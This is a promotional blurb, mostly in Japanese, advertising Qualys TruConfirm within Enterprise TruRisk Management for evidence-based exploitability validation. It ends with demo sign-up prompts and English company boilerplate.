Qualys Enterprise TruRisk Management (ETM) に組み込まれた TruConfirm は、リスク管理を確率的スコアリングから証拠に基づく意思決定へと進化させます。現実世界での悪用可能性を大規模かつ安全に検証することで、真に重要なリスクを明らかにし、チームがより迅速に、自信を持って対策を講じ、リスクを測定可能な形で軽減できるようにします。TruConfirm により、ETM は攻撃者の状況を明確に把握し、精度の高い対策を講じ、より強固なセキュリティ体制を構築できます。

TruConfirmで
Qualys Enterprise TruRisk Managementを
体験してください。

デモを予約する

今すぐ申し込む



About Qualys

Qualys, Inc. (NASDAQ: QLYS) is a pioneer and leading provider of disruptive cloud-based security, compliance and IT solutions with more than 10,000 subscription customers worldwide, including a majority of the Forbes Global 100 and Fortune 100. Qualys helps organizations streamline and automate their security and compliance solutions onto a single platform for greater agility, better business outcomes, and substantial cost savings. For more information, please visit qualys.com. Qualys, Qualys VMDR® and the Qualys logo are proprietary trademarks of Qualys, Inc. All other products or names may be trademarks of their respective companies.